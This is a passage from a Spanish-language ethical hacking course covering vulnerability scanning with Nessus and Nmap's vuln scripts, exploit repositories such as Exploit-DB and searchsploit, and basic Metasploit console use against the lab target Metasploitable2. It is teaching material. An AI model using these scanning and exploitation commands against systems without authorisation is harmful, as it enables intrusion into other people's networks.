


Imagen 6-8. Información obtenida por smtp-user-enum desde Metasploitable2

7. Mapear Vulnerabilidades

El Curso Virtual de Nmap está disponible en video:
https://www.reydes.com/d/?q=Curso_de_Nmap



La tarea de mapear vulnerabilidades implica identificar y analizar las vulnerabilidades en los sistemas de la red en evaluación. Cuando se ha completado los procedimientos de recopilación, descubrimiento, y enumeración de información, es momento de identificar las vulnerabilidades. La identificación de vulnerabilidades permite conocer cuales son las vulnerabilidades existentes en el entorno en evaluación, además de permitir realizar un conjunto de ataques más pulido.

Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux
Curso de Nmap: https://www.reydes.com/d/?q=Curso_de_Nmap

7.1 Vulnerabilidad Local

Una vulnerabilidad local es aquella donde un atacante requiere acceso local previo para explotar una vulnerabilidad, ejecutando un elemento de código. Al aprovecharse de este tipo de vulnerabilidad un atacante puede elevar o escalar sus privilegios, para obtener acceso sin restricción en el sistema.

7.2 Vulnerabilidad Remota

Una Vulnerabilidad remota es aquella en la cual el atacante no tiene acceso previo, pero la vulnerabilidad puede ser explotada a través de la red. Este tipo de vulnerabilidad permite al atacante obtener acceso a un sistema sin enfrentar ningún tipo de barrera física o local.

Nessus Vulnerability Scanner

https://www.tenable.com/products/nessus

Nessus Professional es una solución para evaluaciones más ampliamente desplegada a nivel mundial, la cual permite identificar vulnerabilidades, problemas de configuración, y malware, lo cual es utilizado por los atacantes para penetrar la red o a los usuarios. Con amplio alcance, la última inteligencia, actualizaciones rápidas, y una interfaz rápida, Nessus ofrece un paquete para el escaneo de vulnerabilidades efectiva y completa a bajo costo.

Como parte de la familia Nessus, Nessus Essentials (formalmente Nessus Home) permite escanear un entorno (hasta 16 direcciones IP por escaner) con la misma velocidad, evaluaciones profundas y conveniencia de escaneo sin agente, de la cual disfrutan los subscriptores de Nessus.

Nesus Essentials:

https://www.tenable.com/products/nessus/nessus-essentials

Descargar Nessus desde la siguiente página:

https://www.tenable.com/downloads/nessus

Seleccionar la versión de Nessus para Debian 9, 10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64

Su instalación se realiza de la siguiente manera:

```
┌──(kali㉿kali)-[~]
└─$ sudo dpkg -i [Nombre del paquete]
```

Para iniciar el demonio de Nessus se debe ejecutar el siguiente comando:

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
```

También se puede utilizar el siguiente comando, para detener Nessus:

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl stop nessusd.service
```

Una vez que finalizada la instalación de nessus y la ejecución del servidor, abrir la siguiente URL en un navegador web.

```
https://127.0.0.1:8834
```

Para actualizar los plugins de Nessus se debe utilizar los siguientes comandos.

```
┌──(kali㉿kali)-[~]
└─$ cd /opt/nessus/sbin

┌──(kali㉿kali)-[~]
└─$ sudo ./nessuscli update --all
```




Imagen 7-1. Interfaz de Autenticación para Nessus

Luego de Ingresar el nombre de usuario y contraseña, creados durante el proceso de configuración, se presentará la interfaz gráfica para utilizar el escaner de vulnerabilidades.

Políticas

Una política es un conjunto opciones de configuración previamente definidas, relacionadas hacia la realización de un escaneo. Después de crear una política, puede ser seleccionada como una plantilla cuando se crea un escaneo.

Se puede obtener más información sobre como crear un directiva en Nessus y obtener información detallada sobre esta, en la siguiente página:

https://docs.tenable.com/nessus/Content/Policies.htm

Escaneos

En la página de “Escaneos”, se puede crear, visualizar, y gestionar los escaneos y recursos.

Se puede obtener más información sobre como crear un escaneo en Nessus y obtener información detallada sobre esto, en la siguiente página:

https://docs.tenable.com/nessus/Content/Scans.htm




Imagen 7-2. Hallazgos de un escaneo de vulnerabilidades contra Metasploitable2.

Un documento conteniendo información muy valiosa y útil es la Guía de Usuario de Nessus versión 10.3.x en idioma inglés, el cual puede ser visualizado en la siguiente página:

https://docs.tenable.com/nessus/Content/GettingStarted.htm

La versión 10.3.x de la Guía de Usuario de Nessus en idioma inglés puede ser descargado desde la siguiente página:

https://docs.tenable.com/nessus/Content/PDF/Nessus_10_3.pdf

Video del Webinar Gratuito: "OpenVAS"
https://www.reydes.com/d/?q=videos_2016#wgov

Video del Webinar Gratuito: "Desbordamiento de Búfer"
https://www.reydes.com/d/?q=videos#wgddb

Nmap Scripting Engine (NSE)

Nmap Scripting Engine (NSE) es una de las características más poderosas y flexibles de Nmap. Permite a los usuarios escribir (y compartir) scripts sencillos para automatizar una amplia diversidad de tareas para redes. Estos scripts son luego ejecutados en paralelo con la velocidad y eficiencia esperada de Nmap. Los usuarios pueden confiar en el creciente y diverso conjunto de scripts distribuidos por Nmap, o escribir los propios para satisfacer necesidades personales.

Los NSE han sido diseñados para ser versátiles, con las siguientes tareas en mente; descubrimiento de la red, detección más sofisticada de las versiones, detección de vulnerabilidades, detección de puertas traseras (backdoors), y explotación de vulnerabilidades.

Los scripts están escritos en el lengua de programación LUA.

Nmap Scripting Engine:

https://nmap.org/book/nse.html

Para realizar un escaneo utilizando todos los NSE de la categoría "vuln" o vulnerabilidades utilizar el siguiente comando.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -p- -sV -O --script vuln 192.168.0.58
```

La opción "--script" le indica a Nmap realizar un escaneo de scripts utilizando una lista de nombres de archivos separados por comas, categorías de scripts, o directorios. Cada elemento en la lista puede también ser una expresión booleana describiendo un conjunto de scripts más complejo.




Imagen 7-3. Potenciales vulnerabilidades detectadas por los scripts de Nmap


El listado completo e información detallada sobre las categorías y scripts NSE, se encuentran en la siguiente página.

https://nmap.org/nsedoc/

Video del Webinar Gratuito: “Nmap Scripting Engine”
https://www.reydes.com/d/?q=videos#wgnse

8. Explotación

El Curso Virtual de Metasploit Framework está disponible en video: https://www.reydes.com/d/?q=Curso_de_Metasploit_Framework



Luego de haber descubierto las vulnerabilidades en los hosts o red en evaluación, es momento de intentar explotarlas. La fase de explotación algunas veces finaliza el proceso de la Prueba de Penetración, pero esto depende del contrato, pues existen situaciones donde se debe ingresar de manera más profunda en la red, esto se realiza con el propósito de expandir el ataque por toda la red y ganar todos los privilegios posibles.

Este y otros temas se incluyen en los siguientes cursos:

Curso de Metasploit Framework: https://www.reydes.com/d/?q=Curso_de_Metasploit_Framework
Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

8.1 Repositorios con Exploits

Todos los días se reportan diversos tipos de vulnerabilidades, pero en la actualidad solo una pequeña parte de ellas son expuestas o publicadas de manera gratuita. Algunos de estos "exploits", puede ser descargados desde sitios webs donde se mantienen repositorios de ellos. Algunas de estas páginas se detallan a continuación.

- Exploit DataBase by Offensive Security: https://www.exploit-db.com/
- 0day.today: https://0day.today/
- Packet Storm: https://packetstormsecurity.com/files/tags/exploit/
- Vulnerability & Exploit Database: https://www.rapid7.com/db
- VulDB: https://vuldb.com/
- Exploit Database: https://cxsecurity.com/exploit/

Kali Linux mantiene un repositorio local de exploits de "Exploit-DB". Esta base de datos local tiene un script de nombre "searchsploit", el cual permite realizar búsquedas dentro de esta base de datos local.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -h

┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
```




Imagen 8-1. Hallazgos obtenidos al realizar una búsqueda con searchsploit

Todos los exploits contenidos en este repositorio local está adecuadamente ordenados e identificados. Para leer o visualizar el archivo de nombre “14489.c”, se pueden utilizar los siguientes comando.

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/exploitdb/

┌──(kali㉿kali)-[~]
└─$ ls -l

┌──(kali㉿kali)-[~]
└─$ cd exploits/unix/remote

┌──(kali㉿kali)-[~]
└─$ ls -l

┌──(kali㉿kali)-[~]
└─$ less 14489.c
```

8.2 Metasploit Framework

https://github.com/rapid7/metasploit-framework

Metasploit Framework (MSF) es más a únicamente una colección de exploits. Es una infraestructura la cual puede ser construida y utilizada para necesidades propias. Esto permite concentrarse en un único entorno, y no reinventar la rueda. MSF es considerado como una de las más sencillas y útiles herramientas para auditorias, actualmente disponible libremente para los profesionales en seguridad. Incluye una amplio arreglo de exploits de grado comercial, y un amplio entorno para el desarrollo de exploits, permite utilizar herramientas para capturar información, como herramientas para la fase posterior a la explotación. Esto hace a MSF un entorno verdaderamente impresionante.

La consola de Metasploit Framework

La consola de Metasploit (msfconsole) es principalmente utilizado para manejar la base de datos de Metasploit, manejar las sesiones, además de configurar y ejecutar los módulos de Metasploit. Su propósito esencial es la explotación. Esta herramienta permite conectarse hacia objetivo de tal manera se puedan ejecutar los exploits contra este.

Dado el hecho Metasploit Framework utiliza PostgreSQL como su Base de Datos, esta debe ser iniciada primero, para luego iniciar la consola de Metasploit Framework.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql.service
```

Para verificar que el servicio se ha iniciado correctamente se debe ejecutar el siguiente comando.

```
┌──(kali㉿kali)-[~]
└─$ sudo ss -tna | grep 5432
```

Para mostrar la ayuda Metasploit Framework.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -h

┌──(kali㉿kali)-[~]
└─$ msfconsole
```

Algunos de los comandos útiles para interactuar con la consola de Metasploit son:

```
msf6 > help

msf6 > search [Nombre Módulo]

msf6 > use [Nombre Módulo]

msf6 > set [Nombre Opción] [Nombre Módulo]

msf6 > exploit

msf6 > run

msf6 > exit
```

